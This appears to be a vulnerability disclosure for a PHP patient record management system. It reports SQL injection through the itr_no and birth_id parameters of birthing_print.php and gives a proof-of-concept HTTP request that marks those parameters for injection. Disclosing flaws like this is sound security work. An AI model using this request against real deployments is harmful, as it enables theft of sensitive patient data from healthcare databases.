patient-record-management-system-in-php has sql injection in birthing_print.php

supplier

https://code-projects.org/patient-record-management-system-in-php-with-source-code/#google_vignette

Vulnerability parameter


birthing_print.php

describe

An unrestricted SQL injection attack exists in patient-record-management-system-in-php in birthing_print.php. The parameters that can be controlled are as follows: `$itr_no`, `$birth_id`. This function executes the `$itr_no` and `$birth_id` parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

Code analysis

When the value of `$itr_no` and `$birth_id` parameter is obtained in birthing_print.php , it will be concatenated into SQL statements and executed, which has a SOL injection vulnerability.



POC

```
GET /birthing_print.php?itr_no=3*&birth_id=1* HTTP/1.1
Host: healthcarepatientrecordmanagementsystem
User-Agent: Mozilla/5.0 (windows NT 10.0; Win64; x64; rv:136.0) Gecko/20100101
Firefox/136.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-us;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Cookie: PHPSESSID=apub8ggoc8757fma1n9sbu6ca1
Upgrade-Insecure-Requests: 1
Priority:u=0, i
```

Result